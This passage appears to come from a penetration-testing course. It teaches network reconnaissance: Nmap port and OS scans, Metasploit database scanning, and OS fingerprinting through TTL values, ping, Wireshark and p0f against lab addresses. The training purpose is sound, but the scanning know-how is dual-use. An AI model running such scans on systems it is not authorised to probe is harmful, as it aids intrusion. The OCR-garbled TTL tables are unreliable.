
Nmap done: 1 IP address (1 host up) scanned in 1265.88 seconds
[~]
#
```

Figure 6.27: Screenshot displaying Nmap scan for all UDP ports

- **Display only Open Ports**

You can use the following Nmap command to display only open ports:

Syntax: `$ nmap --open [IP Address]`



```
Parrot Terminal
File Edit View Search Terminal Help
[~]
#nmap --open 10.10.10.10
Starting Nmap 7.80 ( http://nmap.org ) at 2020-06-30 01:55 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0013s latency).
Not shown: 956 closed ports, 38 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:32:CE:1F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
```

Figure 6.28: Screenshot displaying Nmap scan for displaying only open ports

Common Ports List



Port Number	Description
7	Echo
20 and 21	File Transfer Protocol (FTP)
22	Secure Socket Shell (SSH)
23	Telnet
25	SMTP
43	WHOIS
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
80	HTTP
109	Post Office Protocol (POP2)
110	Post Office Protocol (POP3)
115	Simple File Transfer Protocol (SFTP)
118	SQL (Structured Query Language) Services
137, 138, 139	NetBIOS
143	Internet Message Access Protocol (IMAP)
156	SQL Server
161	SNMP

Port Number	Description
194	Internet Relay Chat (IRC)
443	Hypertext Transfer Protocol/Secure Socket Layer
464	Kerberos (change/set password)
465	SMTP over SSL
514	syslog
587	SMTP
660	Mac OS X Server
631	Internet Printing Protocol
636	Lightweight Directory Access Protocol (LDAP) over TLS/SSL
749 to 752	Kerberos
843	Adobe Flash
873	rsync file synchronization protocol
900	VMware Server
990	FTP over TLS/SSL
992	TELNET protocol over TLS/SSL
993	Internet Message Access Protocol over SSL (IMAPS)
995	Post Office Protocol 3 over TLS/SSL (POP3S)

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Ports List


Some of the frequently used ports with associated protocol are given in the below table:

Port Number	Description
7	Echo
20 and 21	File transfer protocol (FTP)
22	Secure socket shell (SSH)
23	Telnet
25	SMTP
43	WHOIS
53	Domain name system (DNS)
69	Trivial file transfer protocol (TFTP)
80	HTTP
109	Post office protocol (POP2)
110	Post office protocol (POP3)
115	Simple file transfer protocol (SFTP)
118	SQL (structured query language) services
137, 138, 139	NetBIOS
143	Internet message access protocol (IMAP)

156	SQL server
161	SNMP
194	Internet relay chat (IRC)
443	Hypertext transfer protocol/secure socket layer
464	Kerberos (change/set password)
465	SMTP over SSL
514	Syslog
587	SMTP
660	Mac OS X server
631	Internet printing protocol
636	Lightweight directory access protocol (LDAP) over TLS/SSL
749–752	Kerberos
843	Adobe flash
873	rsync file synchronization protocol
902	VMware server
990	FTP over TLS/SSL
992	TELNET protocol over TLS/SSL
993	Internet message access protocol over SSL (IMAPS)
995	Post office protocol 3 over TLS/SSL (POP3S)

Table 6.1: Table displaying most common ports

Other Network Scanning Tools



Other Network Scanning Tools

Apart from the aforementioned Nmap tool, you can also use the following tools to perform network scanning.

- **Angry IP Scanner**

Source: <https://angryip.org>

Angry IP scanner is a small but fast IP scanner that can scan IPs in any range and allows the user to ping each IP address to check if it is alive. It verifies an IP address, scans ports, and determines the hostname related to an IP address.




Figure 6.29: Screenshot of Angry IP Scanner

▪ SuperScan

Source: <https://www.mcafee.com>

SuperScan is a connect-based TCP port scanner, pinger, and hostname resolver with multi-threaded and asynchronous techniques to scan a network. It detects open ports of TCP, UDP, and determines the services running on these ports. It is used to evaluate computer security by system administrators, penetration testers, crackers, and script kiddies.




Figure 6.30: Screenshot of SuperScan

Scanning from within Metasploit



- Can **scan** and **populate** databases from within Metasploit

☐

Create a database

☐

Connect to the database

☐

Manage the workspace

☐

Conduct scan

☐

Store and review the results

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prepare Database



```
systemctl start postgresql
```

- Start the database

```
msfdb init
```

- Initialize the database (only required once)

```
msfdb_status
```

- Verify the database is connected

```
msf5 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf5 >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Databases



Command	Usage
db_connect	This command is used to interact with databases other than the default one
db_export	This command is used to export the entire set of data stored in the database for the sake of creating reports or as an input to another tool
db_nmap	This command is used for scanning the target with NMAP, and storing the results in the Metasploit database
db_status	This command is used to check whether the database connectivity is present or not
db_import	This command is used to import results from other tools such as Nessus, NMAP, and so on

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Workspaces



Once connected to the database, we can start organizing our different movements by using what are called 'workspaces'. This gives us the ability to save different **scans** from different **locations/networks/subnets**

For example



- Add
 - -a
- Delete
 - -d


```
msf5 > workspace -a LPT
[*] Added workspace: LPT
[*] Workspace: LPT
msf5 > workspace
default
LPT
msf5 >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Connected Workspace Options



help



Command	Description
analyze	Analyze database information about a specific address
db address range	
db connect	Connect to an existing data service
db disconnect	Disconnect from the current data service
db export	Export a file containing the contents of the database
db import	Import a scan result file (filetype will be auto-detected)
db nmap	Executes nmap and records the output automatically
db rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db remove	Remove the saved data service entry
db save	Save the current data service connection as the default to reconnect on startup
db status	Show the current data service status
hosts	List all hosts in the database
host	List all host in the database
notes	List all notes in the database
services	List all services in the database

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering our Data



Importing

- Requires an **xml** formatted scan output

Run the scan directly within **Metasploit**

db_nmap

- Same command options as **Nmap**

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

db_nmap



```

root@kali: ~# db_nmap -A 10.10.10.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 07:31 EDT
[*] Nmap: Nmap scan report for 10.10.10.1
[*] Nmap: Host is up (0.0015s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
[*] Nmap: | ssh-hostKey:
[*] Nmap: | 4096 08:05:71:65:6a:89:8d:ea:cc:86:f8:5e:f8:92:8b (RSA)
[*] Nmap: 53/tcp    open  domain   (generic dns response: NOTIMP)
[*] Nmap: | fingerprint-strings:
[*] Nmap: |   DNSVersionBindReqTCP:
[*] Nmap: |   version
[*] Nmap: |   bind
[*] Nmap: 80/tcp    open  http      nginx
[*] Nmap: | http-title: pfSense - Login
[*] Nmap: 2 service unrecognized despite returning data. If you know the se
vice/version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port53-TCP:V=7.80%1=74D=6/30Time=SEF822A5A%Px86_64-pc-linux-g
nuX(DNSV
[*] Nmap: SF:ersionBindReqTCP,20,"0\0x1e\0x06\0x81\0x85\0xd1\0\0\0\0\0\0\0\0
7version\

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review the Data



hosts

Displays the **target information** that you have discovered in your searches

```

root@kali: ~# db_nmap -A 10.10.10.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 07:31 EDT
[*] Nmap: Nmap scan report for 10.10.10.1
[*] Nmap: Host is up (0.0015s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
[*] Nmap: | ssh-hostKey:
[*] Nmap: | 4096 08:05:71:65:6a:89:8d:ea:cc:86:f8:5e:f8:92:8b (RSA)
[*] Nmap: 53/tcp    open  domain   (generic dns response: NOTIMP)
[*] Nmap: | fingerprint-strings:
[*] Nmap: |   DNSVersionBindReqTCP:
[*] Nmap: |   version
[*] Nmap: |   bind
[*] Nmap: 80/tcp    open  http      nginx
[*] Nmap: | http-title: pfSense - Login
[*] Nmap: 2 service unrecognized despite returning data. If you know the se
vice/version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port53-TCP:V=7.80%1=74D=6/30Time=SEF822A5A%Px86_64-pc-linux-g
nuX(DNSV
[*] Nmap: SF:ersionBindReqTCP,20,"0\0x1e\0x06\0x81\0x85\0xd1\0\0\0\0\0\0\0\0
7version\

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backing Up Our Data



db_export

- Export the data outside of the **Metasploit** environment

- Can export as **xml** or **pwdump**

Xml

- Export all of the information currently stored in our active workspace

Pwdump

- Exports everything related to used/gathered **credentials**

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Working with Hosts



hosts -h

```
msf5 > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a, --add           Add the hosts instead of searching
  -d, --delete        Delete the hosts instead of searching
  -c <col1,col2>      Only show the given columns (see list below)
  -C <col1,col2>      Only show the given columns until the next restart (see
                      list below)
  -h, --help          Show this help information
  -u, --up            Only show hosts which are up
  -o <file>           Send output to a file in csv format
  -O <column>         Order rows by specified column number
  -R, --hosts         Set hosts from the results of the search
  -S, --search        Search string to filter by
  -i, --info          Change the info of a host
  -n, --name          Change the name of a host
  -c, --comment       Change the comment of a host
  -t, --tag           Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, d
ected_arch, exploit_attempts_count, host_detail_count, info, mac, name, na
be_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope, se
vice_count, state, updated_at, virtual_host, vuln_count, tags
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Setting Up Modules



Take the data from the **database** and use it in our modules

Works well for **auxiliary** modules

`hosts -c address,os_flavor`

```
msf5 > hosts -c address,os_flavor

Hosts
=====

address      os_flavor
-----
10.10.10.1
10.10.10.3
10.10.10.9
10.10.10.10
10.10.10.13
10.10.10.14
10.10.10.16
10.10.10.19
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Import the Data into a Module



01 Can use the **R option** to import the target data into a module

02 Use `auxiliary/scanner/portscan/tcp`

03 `hosts -c address,os_flavor -S Linux -R`

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary/scanner/portscan/tcp > hosts -c address,os_flavor -S Linux -R

Hosts
=====

address      os_flavor
-----
10.10.10.9
10.10.10.14

msf5 >
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

TCP portscan from Metasploit



```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.9:      - 10.10.10.9:80 - TCP OPEN
[*] Scanned 1 of 2 hosts (50% complete)
[+] 10.10.10.14:    - 10.10.10.14:5555 - TCP OPEN
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.





OS and Service Fingerprinting

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

OS and Service Fingerprinting

During the penetration testing, it is important for you to identify the operating system running on the target host.

Identify the OS



Identify the OS (Cont'd)

List of TTL values that represent specific OS										
Device / OS	Version	Protocol	TTL							
AIX		TCP	60	NetOS/MaxTcP X (10.5.8)	KMP/TCPU/UDP	64	OS/2	V3.2A	UDP	30
AIX		UDP	30	NetBSD	ICMP	255	Solaris	2.5.1, 2.6, 2.7,	KMP	255
AIX	3.2, 4.1	ICMP	255	Netscape FVG318	ICMP and UDP	64	Solaris	2.8	TCP	64
BSDI	BSD/OS 3.1 and 4.0	ICMP	255	OpenBSD 2.8 & 2.7	ICMP	255	Stratus	TCP, OS	KMP	255
Compaq	Tru64 v5.0	ICMP	254	OpenVMS 07.05.2002	KMP	255	Stratus	TC, OS (14-3)	TCP and UDP	30
Cisco		ICMP	64	OS/2 TCP/IP 3.0	ICMP	64	Stratus	TCP, OS (14-3)	TCP and UDP	30
Firewalls		ICMP	64	OS/2 V3.2A	TCP and UDP	60	Stratus	TCP, OS (14-3)	TCP and UDP	30
Foundry		ICMP	64	MacOS/MaxTcP 2.0	TCP and UDP	60	Stratus	TCP, OS (14-3)	TCP and UDP	30
FreeBSD 2.1R		TCP and UDP	64	Windows 98, 98 SE	ICMP	128	Stratus	TC, OS (14-3)	TCP and UDP	30
FreeBSD 3.4, 4.0		ICMP	255	Windows 98	TCP	128	Stratus	TC, OS (14-3)	TCP and UDP	30
FreeBSD 5		ICMP	64	Windows NT 3.51	TCP and UDP	32	Stratus	TC, OS (14-3)	TCP and UDP	30
HP-UX	9.0x	TCP and UDP	30	Windows NT 4.0	TCP and UDP	128	SunOS	5.1, 5.4, 5.4.1	TCP and UDP	60
HP-UX	10.01	TCP and UDP	64	Windows NT 4.0 SP3-	ICMP	32	Unix	V4.1, V4.2A	TCP	60
HP-UX	10.2	ICMP	255	Windows NT 4.0 SP4	ICMP	128	Unix	V4.1, V4.2A	UDP	30
HP-UX	11.1	TCP and UDP	64	Windows NT 4.0 SP4 SP 3	ICMP	128	Unix	V4.2 - 4.5	ICMP	255
HP-UX	5.3	ICMP	255	Windows NT 4 WRKS SP 3	ICMP	128	VMS/Multinet	TCP and UDP	64	
HP-UX	11	TCP	64	Windows NT 4 Server SP3	ICMP	128	VMS/TCPWare	TCP	60	
IRIX	5.5	TCP and UDP	60	Windows ME	ICMP	128	VMS/TCPWare	ICMP	64	
IRIX	6.x	TCP and UDP	60	Windows 2000 pro	KMP/TCPU/UDP	128	VMS/Wololo	1.1, 1.1.1	TCP	128
IRIX	6.5.3, 6.5.8	ICMP	255	Windows 2000 family	ICMP	128	FE	1.1, 1.1.1	UDP	30
Jupiter		ICMP	64	Windows Server 2003	ICMP	128	FE	1.1, 1.1.1	UDP	30
Linux	2.0.x kernel	ICMP	60	Windows XP	KMP/TCPU/UDP	128	VMS/Winsock	TCP and UDP	128	
Linux	2.2.14 kernel	ICMP	255	Windows Vista	KMP/TCPU/UDP	128	VMS/Winsock	TCP and UDP	128	
Linux	2.4 kernel	ICMP	255	Windows 7	KMP/TCPU/UDP	128	Windows 95	TCP and UDP	32	
Linux	2.6 kernel	ICMP	255	Windows Server 2008	ICMP	128	Windows 98	ICMP	32	
Linux	Red Hat 4.0	KMP and TCP	64	Windows 10	KMP/TCPU/UDP	128	Windows 98	ICMP	32	

Identify the OS (Cont'd)



- Use simple **ping** utility and look for the TTL values to determine target OS

Windows

```

Microsoft Windows [Version 10.0.18362.729]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 10.10.10.19

Pinging 10.10.10.19 with 32 bytes of data:
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.10.19:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    approximate round trip times in milliseconds:
        minimum = 0ms, Maximum = 0ms, Average = 0ms
    
```

Linux

```

C:\Users\Admin>ping 10.10.10.19

Pinging 10.10.10.19 with 32 bytes of data:
Reply from 10.10.10.19: bytes=32 time=1ms TTL=64
Reply from 10.10.10.19: bytes=32 time=1ms TTL=64
Reply from 10.10.10.19: bytes=32 time=1ms TTL=64
Reply from 10.10.10.19: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.10.19:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    approximate round trip times in milliseconds:
        minimum = 0ms, Maximum = 0ms, Average = 0ms
    
```


Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the OS (Cont'd)




- Use **Wireshark** to look for the TTL values in order to determine target OS

Windows



Linux



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the OS (Cont'd)



Use **p0f** utility to determine target OS

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]#
-- p0f -i any -p -o /tmp/sniff.log
-- p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'any'.
[+] Default packet filtering configured.
[+] Log file '/tmp/sniff.log' opened for writing.
[+] Entered main event loop.

..[ 10.10.10.10/51421 -> 10.10.10.13/21 (syn) ]-
client  = 10.10.10.10/51421
os      = Windows NT kernel 6.x
dist    = 0
params  = generic
raw_sig = 4:128+0:0:1460:8192,0:mss,nop,ws,nop,nop,sok:df,id+0
....
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the OS

OS version of the remote host is identified by using “Nmap” tool and the result will be based on various aspects such as MAC address, open/closed ports of default OS installation, and operating system fingerprints that are already been submitted to Nmap database by other users.

To identify the operating system on target machine, use the following command:

- Syntax: **\$ nmap -O [[target IP address]]**

Note: You can also add **-v** command after the above command to identify OS with verbosity feature.

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~# nmap -O 10.10.10.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 07:46 EDT
Nmap scan report for www.goodshopping.com (10.10.10.19)
Host is up (0.0029s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:32:CE:20 (Microsoft)
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/30%OT=80%CT=1%CU=34798%PV=Y%DS=1%DC=D%G=Y%M
=00155D%T
OS:M=5EFB2638P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=I%
CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW
8NNS%05=M
OS:5B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFF

```

Figure 6.31: Screenshot displaying Nmap scan for OS detection

Additional commands to identify OS in detail are mentioned below:

- Syntax: `$ nmap -sV -O -v [[target IP address]]`

This command enables the OS version detection.

- Syntax: `$ nmap -T4 -A -v [[target IP address]]`

In this command, “-A” performs OS checking and version checking and “-T4” is used for the speed template, that is, it tells Nmap to quickly perform the scan. The speed template ranges from 0 to 5, 0—least, and 5 being the fastest.

- Syntax: `--osscan-limit`

This feature limits OS detection to promising targets.

- Syntax: `--osscan-guess; --fuzzy`

This feature can be used to guess OS detection results.

- Syntax: `--max-os-tries`

This feature can be used to set the maximum number of OS detection tries against a target.

AIX	3.2, 4.1	ICMP	255
BSDI	BSD/OS 3.1 and 4.0	ICMP	255
Compa	Tru64 v5.0	ICMP	64
Cisco		ICMP	254
DEC pathworks	V5	TCP and UDP	30
Foundry		ICMP	64
FreeBSD	2.1R	TCP and UDP	64
FreeBSD	3.4, 4.0	ICMP	255
FreeBSD	5	ICMP	64
HP-UX	9.0x	TCP and UDP	30
HP-UX	10.01	TCP and UDP	64
HP-UX	10.2	ICMP	255
HP-UX	11	ICMP	255
HP-UX	11	TCP	64
Irix	5.3	TCP and UDP	60
Irix	6.x	TCP and UDP	60
Irix	6.5.3, 6.5.8	ICMP	255
juniper		ICMP	64
MPE/IX (HP)		ICMP	200
Linux	2.0.x kernel	ICMP	64
Linux	2.2.14 kernel	ICMP	255
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
MacOS/MacTCP	X (10.5.6)	ICMP/TCP/UDP	64
NetBSD		ICMP	255
Netgear FVG318		ICMP and UDP	64
OpenBSD	2.6 & 2.7	ICMP	255
OpenVMS	07.01.2002	ICMP	255
OS/2	TCP/IP 3.0		64
OSF/1	V3.2A	TCP	60
MacOS/MacTCP	2.0.x	TCP and UDP	60
Windows	98, 98 SE	ICMP	128
Windows	98	TCP	128

Windows	NT 3.51	TCP and UDP	32
Windows	NT 4.0	TCP and UDP	128
Windows	NT 4.0 SP5-		32
Windows	NT 4.0 SP6+		128
Windows	NT 4 WRKS SP 3, SP 6a	ICMP	128
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128
Windows	Vista	ICMP/TCP/UDP	128
Windows	7	ICMP/TCP/UDP	128
Windows	Server 2008	ICMP/TCP/UDP	128
Windows	10	ICMP/TCP/UDP	128
OSF/1	V3.2A	UDP	30
Solaris	2.5.1, 2.6, 2.7, 2.8	ICMP	255
Solaris	2.8	TCP	64
Stratus	TCP_OS	ICMP	255
Stratus	TCP_OS (14.2-)	TCP and UDP	30
Stratus	TCP_OS (14.3+)	TCP and UDP	64
Stratus	STCP	ICMP/TCP/UDP	60
SunOS	4.1.3/4.1.4	TCP and UDP	60
SunOS	5.7	ICMP and TCP	255
Ultrix	V4.1/V4.2A	TCP	60
Ultrix	V4.1/V4.2A	UDP	30
Ultrix	V4.2-4.5	ICMP	255
VMS/Multinet		TCP and UDP	64
VMS/TCPware		TCP	60
VMS/TCPware		UDP	64
VMS/Wollongong	1.1.1.1	TCP	128
VMS/Wollongong	1.1.1.1	UDP	30
VMS/UCX		TCP and UDP	128

Windows	For workgroups	TCP and UDP	32
Windows	95	TCP and UDP	32
Windows	98	ICMP	32

Table 6.2: List of various TTL values that represent specific OS

Identify TTL Values using Ping Utility

To identify the OS on the target host, you can use simple ping utility and look for the TTL values to determine target OS.

The response of the ping to a Windows machine is shown in the below figure. You can observe that the TTL value in the response is 128; this means the machine has Windows OS.

```

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 10.10.10.19

Pinging 10.10.10.19 with 32 bytes of data:
Reply from 10.10.10.19: bytes=32 time<1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128
Reply from 10.10.10.19: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.10.19:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
  
```

Figure 6.33: Screenshot displaying TTL = 128 for the ping request to Windows machine

The response of the ping to a Linux machine is shown in the below figure. You can observe that the TTL value in the response is 64; this means the machine has Linux OS.

```

C:\Users\Admin>ping 10.10.10.13

Pinging 10.10.10.13 with 32 bytes of data:
Reply from 10.10.10.13: bytes=32 time=0ms TTL=64
Reply from 10.10.10.13: bytes=32 time=1ms TTL=64
Reply from 10.10.10.13: bytes=32 time=2ms TTL=64
Reply from 10.10.10.13: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.10.13:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 8ms, Average = 2ms
  
```

Figure 6.34: Screenshot displaying TTL = 64 for the ping request to Linux machine

Identify TTL Values using Wireshark

Apart from ping command, you can also use Wireshark tool to look for the TTL values to determine target OS.

The Wireshark captured packets for the Windows machine is shown in the below figure. You can observe that the TTL value is 128; this means the machine has Windows OS.




Figure 6.35: Screenshot displaying TTL = 128 for the Windows machine in Wireshark

The Wireshark-captured packets for the Linux machine are shown in the below figure. You can observe that the TTL value is 64; this means the machine has Linux OS.




Figure 6.36: Screenshot displaying TTL = 64 for the Linux machine in Wireshark

Identify the OS using p0f


P0f is a tool which is a passive traffic fingerprinting technique used to detect the machines behind any TCP/IP communications without interfering. It also used to support in evaluating other aspects of the remote systems. By checking the passive network traffic, p0f can identify the operating system on remote machines.

Features:

- Fast identification of the OS and software on both ends of vanilla TCP connection, especially where Nmap probes are blocked
- Estimates the distance of remote system and calculate its uptime
- Network monitoring
- Detection of unauthorized network interconnects

Type the following command to determine the target OS using p0f:

- Syntax: `p0f -i any -p -o /temp/sniff.log`
 - i: listen on specified network interface
 - p: it put the listening interface in promiscuous mode
 - o: write information to the specified log file



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#p0f -i any -p -o /tmp/sniff.log
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'any'.
[+] Default packet filtering configured.
[+] Log file '/tmp/sniff.log' opened for writing.
[+] Entered main event loop.

.-[ 10.10.10.10/51421 -> 10.10.10.13/21 (syn) ]-
|
| client   = 10.10.10.10/51421
| os       = Windows NT kernel 6.x
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:8192,0:mss,nop,ws,nop,nop,sok:df,id+:0
|
| ----
```

Figure 6.37: Screenshot displaying p0f command for OS detection

SMB OS Discovery



- Nmap has **script**:

```
nmap --script smb-os-discovery.nse --script-args=unsafe=1 -p 445 <host>
```

```
Parrot Terminal
